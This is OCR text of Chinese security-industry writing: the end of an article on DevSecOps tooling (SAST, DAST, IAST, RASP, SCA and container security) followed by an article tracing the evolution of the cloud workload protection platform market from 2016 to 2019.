

DevOps 运维工具集

这就要求安全人员在充分了解这些特点的前提下采取相应的安全解决方案，直接考虑的就是高度自动化，需要相关的安全产品来支撑 DevOps 的特点。DevSecOps 的架构需要跟运维的工具集做相关的对应。




DevSecOps 相关工具示意图

考虑到 DevSecOps 的安全问题核心问题是应用安全，可以通过应用安全进行考虑。参考应用测试的安全产品和理念进行思考。




2018 年应用安全测试产品魔力四象限

关于应用安全测试产品的核心能力主要有三种：静态代码扫描 (SAST); 动态外部扫描 (DAST); 交互式应用测试 (IAST)。静态代码扫描和动态外部扫描都是比较常见的应用安全手段。静态代码扫描的优点是可以支持多语言并且容易理解，缺点是准确率很低，对于执行流不可见，而且需要很多的客户配置的规则。动态外部扫描可以做到应用平台无关性，可以很好地支持手工测试调试，



应用安全测试产品核心能力在 DevOps 下的得分

但是缺点也很明显比如覆盖率很低、需要安全专业背景才可以解释、执行效率较低等。交互式的应用安全测试方案可以很好地结合上述两种方式的优点，准确率极高，实时性很高，可以看到代码执行流，很灵活地用在各种环境，也不需要额外的配置等。

| | SAST | IAST | DAST | RASP |
|---|---|---|---|---|
| Timeline | Development | QA, testing | Testing, production | Production |
| Speed | Instant to hours | Instant (at runtime) | Hours to days | Instant (at runtime) |
| How it works | Analyzes static code to identify vulnerabilities | Analyzes code and behavior of running apps through instrumentation | Sends HTTP requests to test behavior of web apps | Monitors and protects apps at the runtime or server layer |
| Allows continuous security testing | ✔ | ✔ | ✘ | ✔ |
| CI/CD integration | ✔ | ✔ | ✘ | ✘ |
| Integration | IDEs, build tools, issue trackers | Build tools, test automation, issue trackers, APIs | No real integration | Language runtime, application server |
| Accuracy | Medium | High | Medium | High |
| Actionability | High: points to vulnerable lines of code | High: points to vulnerable lines of code | Low: difficult to deduce location of problem | High: detailed information on attacks |


各种测试方案的对比图

如果现实情况允许的情况下，可以将 IAST 的方案升级到实时应用保护 (RASP)，在测试环境可以使用 IAST，在生产环境使用 RASP。主要的区别是 IAST 重在测试，通过 CI/CD 集成，不阻止访问；而 RASP 重在生产环节，可以进行阻止操作，可以替代 WAF 这种产品。但是两者功能实现原理基本一致，可以做到一种结合。





IAST 和 RASP 区别和联系

目前软件开发有个趋势就是开源软件的兴起。就以 Java 开源组件来看，年下载量以指数规模增长。所以开源软件漏洞以及授权合规的问题就显得重要起来。




Java 开源组件 10 年来下载数量


软件组件分析 (SCA) 作为一个很重要的部分被提及，主要就是针对开源软件 (OSS) 以及第三方商业软件来发现漏洞以及合规问题。





2019Q2 的 SCA 波形图

这个领域还属于比较新兴的阶段，Black Duck 被 Synopsys 收购后迅速补全了这个领域，是这个领域比较领先的公司，还具有开源软件漏洞分析的能力，并且有自己对开源漏洞的编号。WhiteSource 可以根据实际使用的组件给出风险建议。

再说到容器安全。容器作为 DevOps 的比较友好的基础设施，其特点可以很好的促进 DevOps 的落地，可以说以后的 DevOps 的基础设施。容器安全也就是 DevOps 的基础设施安全。容器的采用率上目前已经很好，在使用率上已经达到了 81%，无论是在测试环境还是生产环境，容器的年度下载量也已经达到 120 亿。




容器采用率示意图




近 4 年容器下载量

容器安全需要关注的安全分为以下几个方面：

第一、HostOS 安全。对于 HostOS，应该本着够用即可的方式，因为 HostOS 本身并不需要跑什么应用，所以只要保证基本的容器环境即可，也可以有效降低攻击面。方式有几种：自己编译，也有其他商场的专门为容器而生的操作系统，比如 Red Hat、Enterprise Linux、 Atomic Host、CoreOS、Ubuntu Core、VMware (Photon OS)、Microsoft (Nano Server)、RancherOS 等。

第二、关注镜像扫描和配置扫描。镜像扫描主要关注镜像中的漏洞以及可能存在的组件的漏洞，这个跟上面提到的 SCA 分析开源漏洞有相关性。同时要关注 HostOS 的合规以及容器本身配置的合规性。CIS 也为 Docker 专门编写了标准来符合相关的标准。

第三、网络隔离性。在微隔离提出后 (Micro segmentation)，容器的隔离叫微微隔离 (Nano segmentation)。容器间的隔离更多是以粒度更细的隔离方式，能够在 API 或者服务层面进行隔离，可以有效增强业务的可视性并加大了攻击扩散的难度。

第四、实时监控。容器的实时监控安全是最重要的防入侵环节。采用的方式有多种，包括：Agent 安装在 HostOS 上、启动特殊权限容器、在每个容器中部署一个安全层、直接锁定模式等。现在比较主流的是启动特殊权限容器，这样部署起来更容易一些。

其他还有几个方面就不展开讨论了，包括对容器编排系统比如 Kubernetes 的支持，以及 IAM 领域在容器的实现等。

容器安全领域在美国目前有多家公司涉及其中，其中比较领先的是 TwistLock 和 AquaSec，都很好的解决了上述提到的安全问题。

综上所述，笔者只是从技术领域来进行 DevSecOps 的讨论。如果需要从技术上对内部做安全产品的评估，可以参照下表进行对照，是否产品得到了很好的使用。

| | Integration Points and Degree of Automation | | | | |
|---|---|---|---|---|---|
| DevSecOpsTooling | Design | Development (IDE) | Repository Manager | CI/CD | Post-Deployment |
| Open source governance | ● | ● | ● | ● | ● |
| Open source software analysis | ● | ● | ● | ● | n/a |
| Static Application Security Testing (SAST) | ● | ● | ● | ● | n/a |
| Dynamic Application Security Testing (DAST) | ● | n/a | n/a | n/a | ◔ |
| Interactive Application Security Testing (IAST) | ● | n/a | n/a | ● | n/a |
| Mobile Application Security Testing (MAST) | ◐ | n/a | ◐ | ◐ | n/a |
| Run-time Application Self Protection (RASP) | n/a | n/a | n/a | ◐ | ● |
| Container and Infrastructure Security | ◐ | n/a | ● | ● | ● |

DevSecOps 自动化评估表

## 总结

本文主要围绕 DevSecOps 的发展和解决方案来展开。讲解了 DevSecOps 的发展由来和面临挑战，重点描述了技术的解决方案，尤其是 IAST&RASP 和 SCA 产品在应用测试产品的出现以及它们解决的问题，最后讲解了容器安全的一些要求。在 DevSecOps 的风潮下，安全自动化越来越重要，同时也是软件供应链最大的变化，这个不仅仅是要求软件交付的企业，对于采购软件的企业，也要把安全的要求附件到软件开发的企业中来完善这种安全的制度以及流程。


# CWPP 产品市场演进

## 简介

云工作保护平台 (Cloud Workload Protection Platform) 简称 CWPP。自 2016 年到 2019 年连续四年 Gartner 的市场指南 (Market Guide) 分析报告中可以看出这四年里面的 CWPP 产品的定义、基本产品特性以及厂商都发生了很大的变化，同时云安全炒作曲线 (Hype Cycle) 也完成了从膨胀期到幻灭期的周期。在每年的云安全最酷厂商 (Cool Vendor) 中也不断有 CWPP 厂商的加入，让这个领域的厂商越来越多。

## 正文

2016 年，CWPP 的定义是基于主机安全的解决方案。在现代混合的数据中心架构中，主要的保护目标是服务器的工作负载。这种架构是由本地服务器、虚拟服务器以及不同公有云环境组成。CWPP 与普通终端管理平台 (EPP) 的分野就此开始。CWPP 主要解决的问题在于数据中心维度，跟 EPP 解决问题的 PC 维度是不一样的。CWPP 强调了混合数据中心架构需要统一的管理、Linux 系统的重点支持、杀毒软件的无效、定价灵活性以及跟云平台的对接和 API 与 DevSecOps 的结合等等。从技术角度来看，最核心的是跟云平台原生的对接，利用 AWS 或者 Azure 提供的接口来进行相关安全措施的处理。比如说通过 VPC 接口可以做到相关业务的微隔离，也可以通过 traffic flow log 来进行流量的安全分析。之前存在的混合云的接受度问题在现在基本不是问题，当下大部分企业都是按照此类方式在规划建设。如下图所示，现在对 CWPP 产品能力要求在近几年中也变化最小：





2016 年 CWPP 产品能力金字塔

这个产品能力 ( 需求 ) 的金字塔说明了对 CWPP 产品能力的定义，越是靠近基座的功能越重要，越是靠近塔尖的功能越次要。对于每个功能的描述在这里就不赘述，之前笔者的文章中有专门分析过每个功能的含义。在 2016 年的代表厂商只有 16 家。

而到了 2017 年，除了对 CWPP 产品本身的理解又有了新的进步，也加入了一些外部场景来完善云安全的整个大局观。包括了工作负载外的服务和云基础架构的安全评估。CWPP 产品解决了数据层面的问题 ; 而外部的其他服务也是为了保证云工作负载的安全，包括了 WAF、Firewall 和 IPS 等。同时加入了控制层面的安全措施，保证云使用上的安全，其中包括 IAM 配置、网络配置以及管理员访问等。

同时提出了一个免疫架构的变化趋势。因为容器的出现，导致用户无法对线上系统进行处理，为此，需要将安全措施前移到开发环节，从而保证上线之后就是免疫的。运行时的应用控制和容器的锁定作为免疫系统的手段。相应架构上的要求就有对 SDL 流程的支持，与自动化 CI/CD 工具的结合，要求 API 可以灵活调用，将安全检查前移。





2017 年 CWPP 以外的安全手段

2017 年重点强调了容器安全，代表厂商增长到 24 家，其中专门做容器的厂商有 4 家，分别是：Apcera( 已被爱立信收购 )、Aqua Security、Layered insight、Twistlock。

2018 年 Gartner 预测 CWPP 产品在 2017 年大致有 6 亿美元的市场规模，并以两位数字的增长率增长，并且强调了大部分机构都在使用至少两个的云计算服务厂商。在这种异构的云环境下，CWPP 可以提供统一的安全策略管理并且迅速减少企业的知识鸿沟。提出 CWPP 管理的自动化，可以更好地与 DevSecOps 相结合。在企业自动化生成 workload 的时候，相关的软件或安全策略可实现自动化安装和配置。Serverless 计算方式所带来的安全问题已经被提及，但 CWPP 厂商并不能很好地解决此类问题，这也是 CWPP 产品面临的挑战。

之前的 CISPA 现已被重新命名为 CSPM，并且作为云安全的三个新兴产品 (CWPP、CASB、CSPM) 之一诞生了，同时加强了 CSPM 的内涵，比如加入了存储配置。





2018 年 CWPP 以外的安全手段

2018 年，机器学习加成 CWPP 能力被提出。机器学习可以加强 CWPP 产品能力金字塔的各个层面，比如微隔离，机器学习

可以先学习和观察正常的情况，然后建立白名单，随着时间的推移不断更新和修正策略以达到不用人工介入就可设置安全策略的状态。反观在 EDR 领域，很多使用机器学习来进行病毒发现以及异常行为监控的产品已经出现，比如 Crowdstrike 和 Cylance。CWPP 与 EDR 相比，更多是在数据中心安全管理领域，而 EDR 更多是在终端安全监测领域。

同年代表厂商增加到 37 家，7 家专注于容器安全的厂商被单独列出。


2019 年是变化最大的一年。首先将工作负载的外延和内涵进行细粒度解释，根据抽象度的不同分为物理机、虚拟机、容器和 Serverless。可以看出这几种工作负载从虚拟化水平到单位的计量再到生命周期都有很大的区别。这样来看，这才是“云工作负载”这一名称真正的意义所在，如果只是服务器安全或者云主机安全，是无法覆盖容器以及 Serverless 场景的。



工作负载粒度和抽象度

安全能力图也终于迎来一次大的更新。从原来的 11 个能力删减到 8 个能力，并且将最底层的“运维习惯”与“加固、配置与漏洞管理”进行了整合。删掉了“欺骗防御”能力，因为欺骗 / 蜜罐系统是单独产品提供。同时数据的静态加密大部分情况下都有云厂商提供，比如 AWS 的 EBS 加密和 Azure 的磁盘加密，因此“静态加密 laas 数据”这个能力也从能力金字塔中删掉了。但是加强了对威胁检测和响应的要求，相当于要学习 EDR 的能力。

预计在 2018 年 CWPP 产品市场收入在 7 亿美金左右，继续以两位数字的增长率增长，但是 McAfee、赛门铁克和趋势占了大概一半的收入。CWPP 产品持续增长的接受度受到了以下几个因素的影响：



2019 年 CWPP 产品能力金字塔

1. 工作负载上云的数量持续在增长；

2. 工作负载为中心的解决方案从架构上比网络类的产品更容易设置安全策略，同时也可以根据工作负载的数量进行自动增加和减少；

3. 对于加密流量的解密比旁路的形式更容易，尤其在微服务架构中的东西流量的检测中；

4. 云原生架构、使用容器的场景以及 Serverless 的 PaaS 架构都需要更多的 CWPP 能力。


CWPP 加入了容器服务以及编排的安全要求。Kubernetes 成为容器编排的事实标准，对于 K8s 的安全支持变为硬性要求，包括 Amazon 的 EKS，Azure 的 AKS，Google 的 GKE 以及 Red Hat 的 OpenShift。

Serverless 的函数保护被提及出来，这是一个非常新的领域。在这个保护领域，计算环境对于客户是不可见的，包括服务器、VM 甚至是容器，所以基于基础架构进行的防护基本无效。考虑 Serverless 的解决方案更多是从应用安全入手解决，可能出现的认证信息偷窃、OWASP 的漏洞、持续性攻击与容器投毒等都是需要考虑的安全场景，而实现方式更多是从代码层面和接口方面考虑。

